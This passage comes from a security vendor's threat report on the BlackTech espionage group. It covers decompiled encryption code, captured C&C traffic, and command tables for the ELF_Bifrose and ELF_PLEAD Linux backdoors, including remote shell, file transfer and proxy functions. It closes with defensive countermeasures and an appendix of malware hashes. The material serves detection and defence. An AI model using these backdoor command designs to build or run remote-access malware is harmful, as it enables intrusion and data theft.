    v11 += v10;
    v10 = v6[v11 + 256];
    if ( (v9 & 0x80) != 0 )
    {
      v10 ^= *(_BYTE *)(a1 + i);
      *(_BYTE *)(a1 + i) = v10 + v9;
    }
    else
    {
      *(_BYTE *)(a1 + i) += v9;
      *(_BYTE *)(a1 + i) ^= v10;
    }
  }
  return result;
}
```

Figure 46. RC4 encryption handling

An example of the first sending data is shown in Figure 47. ELF_Bifrose communicates with port 80,443, and 8080, but it uses Socket connection rather than the HTTP(S) protocol.

```
$ hexdump -C output
00000000  5b 00 00 00 9b 4f b7 74  e2 75 95 1c 44 ed fc 08  |[....O.t.u..D...|
00000010  8f fd 32 1f 76 07 8f 41  06 09 16 80 d3 d7 1c 18  |..2.v..A........|
00000020  1b 4d fb ab d6 73 6c ba  dc e5 f8 be 21 bf 59 ed  |.M...sl.....!.Y.|
00000030  14 ad 2b a5 8c 44 29 6d  c4 db 0c 1e df 3c 07 6a  |..+..D)m.....<.j|
00000040  51 46 62 06 d1 d7 d6 f7  59 00 1f 63 84 69 1d f8  |QFb.....Y..c.i..|
00000050  99 cf 2d 8a 5c 75 6f 0d  ad e9 0c ef 50 8a 54     |..-.\uo.....P.T|
0000005f
```

Figure 47. Example of sending data to C&C server

3.12.3. Control Commands

After sending the data, ELF_Bifrose receives commands from the C&C server. The implemented commands are in Table 10. The commands have not been changed significantly from the existing samples [14].

Table 10. ELF Bifrose command list

Command	Description
0x15	Send randomized data
0xC6	Terminate process
0xF7	Send command to remote shell
0xF8	Terminate remote shell
0xF6	Launch remote shell
0x82	Send fixed value
0x83	Send file list
0x84	Send file attribution
0x85	Download file
0x86	Upload file
0x87	Close file
0x89	Create directory
0x8A	Delete file
0x8B	Delete directory

3.13. ELF_PLEAD

We will explain about ELF version of PLEAD (ELF_PLEAD). JPCERT/CC reported the detailed analysis result about the existing samples [16]. However, we will show the analysis result of newly observed samples in this report.

3.13.1. Characteristics

The results of “file” and “readelf” command are shown in Figure 48. The samples were compiled in an old environment and statically linked. It seems that attackers would like to evade environmental problems.

```
$ file e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f
e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f: ELF 64-bit LSB executable, x86-64,
version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.18, BuildID[sha1]=f5f5b57337177b05281e442
769a1b6958e1b7bcd, stripped
$ readelf -p .comment e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f

String dump of section '.comment':
  [     0]  GCC: (GNU) 4.4.7 20120313 (Red Hat 4.4.7-18)
```

Figure 48. File information of ELF_PLEAD

3.13.2. Configuration

ELF_PLEAD encrypts configuration with RC4 as existing samples does. Figure 49 shows an example of the decrypted configuration. The first 32 bytes data in the Figure 49 is the RC4 key, and after the key follows the configuration. The configuration size is 0x1AA. As the following configuration indicates that a private IP address is set as the destination. In addition, the uncommon destination port 29678 is configured. From these settings, we assume that this configuration was adapted to the targeted company that had already been intruded.




Figure 49. Decoded configuration of ELF_PLEAD

3.13.3. Control Commands

The implemented commands are as follows:

Table 11. Group number 0 command list

Command	Description
4	Send randomized data
5	Reconnect
6	Restart
7	Terminate
8	Terminate
9	Change Socket
10	Change connection destination

Table 12. Group number 1 (CFileManager) command list

Command	Description
0	Send file list
5	Send file attribution
7	Change file name
9	Delete file/directory
11	Upload file
13	Execute file
17	Create directory
19	Move file
21	Delete directory

Table 13. Group number 2 (CFileTransfer) command list

Command	Description
0	Send file attribution
3	Create directory
6	Download file
7	Send file information
11	Upload file

Table 14. Group number 3 (CRemoteShell) command list

Command	Description
0	Launch remote shell
2	Launch remote shell
5	Change current directory
7	Terminate remote shell
9	Send file list
12	Delete directory

Table 15. Group number 4 (CPortForwardManager) command list

Command	Description
2	Setup proxy
4	—
6	Send proxy data
8	—
10	Connect proxy
12	Terminate proxy

4. Countermeasures

BlackTech has two main attack vectors. The first is an attack method originates from spear phishing emails. The second is an attack method exploits server vulnerabilities.

The best way to defend against spear phishing emails is to avoid opening suspicious emails, links or files. BlackTech attacks with emails and attachments that are spoofed as if they were clients of the target. It is possible to prevent the attack by carefully checking the sender email address, the text of emails, and the double extensions of attachments. In addition, the installation of email security products is also an effective measure. Our SOC has observed that these products have detected spear phishing emails by BlackTech.

To defend against exploitation of server vulnerabilities, we recommend that applying the latest update programs or the latest security patches. Furthermore, the installation and the properly operation of network security products and endpoint security products are also effective measure. Even if your organization were initially accessed by such threat actor, these products will detect later behaviors. Our SOC has created custom signatures to detect such behaviors, and in some cases, we have been able to minimize the damage by detecting and quarantining them. Although BlackTech is actively developing new malware, its attack techniques have not changed much. Thus, it is important to build detection logics against them.

In both attack vectors as we mentioned, BlackTech targets vulnerable areas of the target organization. In particular, overseas offices tend to be attacked by BlackTech. Even if your organization’s critical infrastructure is managed in a closed network, BlackTech will examine all possible paths to penetrate it, identify where are vulnerable areas, and attempt to compromise them. Hence, proper management of your organization’s systems is important.

Furthermore, BlackTech is known to repeatedly attack against the same targeted organization. Even if BlackTech intruded once, or even if intrusions were prevented, your organization’s systems still have risk to be attacked over and over. We recommend keeping up with the latest attack trends and taking measures properly and quickly.

5. Postface

NTT Security Holdings Corporation Japan Security Operation Center has conducted research activities for the prevention of security incidents and early detection when they occur. In particular, we have actively investigated and analyzed on targeted attacks for clue to consider countermeasures against further sophisticated attack.

In this report, we provided a walkthrough of BlackTech's activities based on the cases we observed in 2021. BlackTech has extremely actively attacked against Japanese organizations repeatedly, and it can be continued. Our SOC will continue to research BlackTech.

IoCs are listed in the Appendix. We hope you will find it useful.

6. About Report

Authors:

NTT Security Holdings Corporation Japan SOC

Shogo Hayashi, Fumio Ozawa, Hajime Takai, Nobuyuki Amakasu,

Rintaro Koike, Ryuichi Tanabe, Yuta Sawabe, Sachito Hirao

Translators:

NTT Security Holdings Corporation Japan SOC

Ryu Hiyoshi, Hisayo Enomoto, Mikuru Bansho, Naoki Kubota, Ryuichi Tanabe

Release:

April 20th, 2022 (Ver1.0) : Original Japanese version released

April 27th, 2022 (Ver1.1)

September 26th, 2022 : English version released

7. References

[1] TrendMicro, "Ambiguously Black: The Current State of Earth Hundun's Arsenal", https://jsac.jpcert.or.jp/archive/2022/pdf/JSAC2022_8_hara_en.pdf

[2] JPCERT/CC, "Malware Gh0stTimes Used by BlackTech “, https://blogs.jpcert.or.jp/en/2021/10/gh0sttimes.html

[3] SEQRITE, "Everything you need to know about the Microsoft Exchange Server Zero-Day Vulnerabilities", https://www.seqrite.com/blog/4898-2/

[4] Deep Learning for Cybersecurity, "Blue Hexagon Security Advisory: Microsoft Exchange Server 0-days", https://medium.com/deep-learning-for-cybersecurity/blue-hexagon-security-advisory-microsoft-exchange-server-0-days-83f49d528d34

[5] FREEBUF, "利用 Exchange 漏洞入侵安插后门，小心数据泄露", https://www.freebuf.com/articles/system/303176.html

[6] PwC, "Back to Black(Tech): an analysis of recent BlackTech operations and an open directory full of exploits", https://vblocalhost.com/uploads/VB2021-50.pdf

[7] NTT Security Holdings, " Flagpro: The new malware used by BlackTech ", https://insight-jp.nttsecurity.com/post/102hf3q/flagpro-the-new-malware-used-by-blacktech

[8] GitHub, "abhisek/Pe-Loader-Sample", https://github.com/abhisek/Pe-Loader-Sample

[9] GitHub, "sweetsiftware/Ares", https://github.com/sweetsoftware/Ares

[10] JPCERT/CC, "Malware Used by BlackTech after Network Intrusion", https://blogs.jpcert.or.jp/en/2019/09/tscookie-loader.html

[11] JPCERT/CC, "Malware “TSCookie”", https://blogs.jpcert.or.jp/en/2018/03/malware-tscooki-7aa0.html

[12] JPCERT/CC, "ELF_TSCookie - Linux Malware Used by BlackTech", https://blogs.jpcert.or.jp/en/2020/03/elf-tscookie.html

[13]　Volatility Labs, "Reverse Engineering Poison Ivy's Injected Code Fragments", https://volatility-labs.blogspot.com/2012/10/reverse-engineering-poison-ivys.html

[14]　マクニカネットワークス, "標的型攻撃の実態と対策アプローチ 第4版 日本を狙うサイバーエスピオナージの動向 2019年度下期", https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2019_4.pdf

[15]　TeamT5, "中國駭客 HUAPI 的惡意後門程式 BiFrost 分析", https://teamt5.org/tw/posts/technical-analysis-on-backdoor-bifrost-of-the-Chinese-apt-group-huapi/

[16]　JPCERT/CC, "ELF_PLEAD - Linux Malware Used by BlackTech", https://blogs.jpcert.or.jp/en/2020/11/elf-plead.html

[17]　ThreatBook, "东亚黑客组织 BlackTech 针对金融、教育等行业展开攻击", http://report.threatbook.cn/BL.pdf

8. Appendix

IOCs of malware associated with BlackTech are as follows.

Malware Samples

Hash value (SHA256)	Description
e81255ff6e0ed937603748c1442ce9d6588decf6922537037cf3f1a7369a8876	Flagpro
77680fb906476f0d84e15d5032f09108fdef8933bcad0b941c9f375fedd0b2c9	Flagpro
655ca39beb2413803af099879401e6d634942a169d2f57eb30f96154a78b2ad5	Flagpro
e197c583f57e6c560b576278233e3ab050e38aa9424a5d95b172de66f9cfe970	Flagpro
935e61aba8df5f6e80e001af0fa9c6a50c2cf50f4068e9dd4277f2cd1297d95c	SelfMake Loader
2657ca121a3df198635fcc53efb573eb069ff2535dcf3ba899f68430caa2ffce	SelfMake Loader
7da969010a55919aa66ed97a2d2d6d6a0be3d8dc6151eeb6cebc15e4f06d4553	SelfMake Loader
5a57c9d19c7fb42832085f88d92f9f57d64b1bca8f2a19b0533a4caee1a792cc	SelfMake Loader
3891fb7b3d1e5fc2d028ed3d0debe868189971b20eb8edb295e2b8d2d0c1a02a	SelfMake Loader
8bdfc1ed5bfec964050a42a0f1ddd8709fcf14fab1ede151c5a7161be904cd96	SelfMake Loader
92c75df382218e7743359aa83b403e443550e766c8474a59c9dcbd4903a4bf02	SelfMake Loader
c2b23689ca1c57f7b7b0c2fd95bfef326d6a22c15089d35d31119b104978038b	Spider RAT
8c3df0e4d7ff0578d143785342a8033fb6e76ce9f61c2ea14c402f45a76ab118	Spider RAT
dced553a6f835162f0515a41a330404466f3ca44bc43a2f8b5675ca28609c905	Spider RAT
d196969b35966462fa03ef857e375e9d6172b34053b115df04cefa3d673b9d85	Spider RAT
ee6ed35568c43fbb5fd510bc863742216bba54146c6ab5f17d9bfd6eacd0f796	BTSDoor
85fa7670bb2f4ef3ca688d09edfa6060673926edb3d2d21dff86c664823dd609	BTSDoor
01581f0b1818db4f2cdd9542fd8d663896dc043efb6a80a92aadfac59ddb7684	Gh0stTimes

13c19132f7c0c2c02f4070eca9367bdf8ab2bf59c5993c6e853584ac215857c7	TSCookie
638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9	ELF_TSCookie
0e0198d3409e8dccf2ba1eeed41f56e24b633188230ed062a43fac0517e8da8f	ELF_TSCookie
3802fe08235724a1c8f68563aa1166e509aeb27c59c008dccace5e2513b03375	ELF_TSCookie
994b294eac5d099392621e6c813694bc254a7d774717709ee3b67211df10d963	IamDown
42416e73ebc0b776c726e6075fa73bb418f24b53b0b2086141a2aba22301ec6a	IamDown
d8500672e293ef4918ff77708c5b82cf34d40c440d5a4b957a5dbd3f3420fdc4	IamDown
0a06d4dc8d5be03cc932b74758f0004aeaa6cdf14806635b9452b5c4db900184	IamDown
a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946	ELF_Bifrose
0478fe3022b095927aa630ae9a00447eb024eb862dbfce3eaa3ca6339afec9c1	ELF_Bifrose
4549745d0bbc9b4c16c815927e7720258cd64bb3dcc76e6f850c845d603cca13	SelfMake Service
a394250a66dede23931b9bb5d5aced5d32ab171b1f28382305d9c942859ef5d1	SelfMake Service
4dc515a288be6e64b006fe418c5477bd0982ce801e829d8299ee0eb949b20dc2	SelfMake Service
f32318060b58ea8cd458358b4bae1f82e073d1567b9a29e98eb887860cec563c	HeavyROT Loader
4991c98c55bfa0b269b05b8e2f0944edb85ddc1d2ba4dffe0cbf9a7b89a98911	HeavyROT Loader
76bf5520c19d469ae7fdc723102d140a375bb32f64b0065470238e6c29ac2518	AresPYDOOR
e4d837dc1a700bf71b218e41ed50abdbb2ba0352394504a0cdaa12948d3daf2f	ELF_PLEAD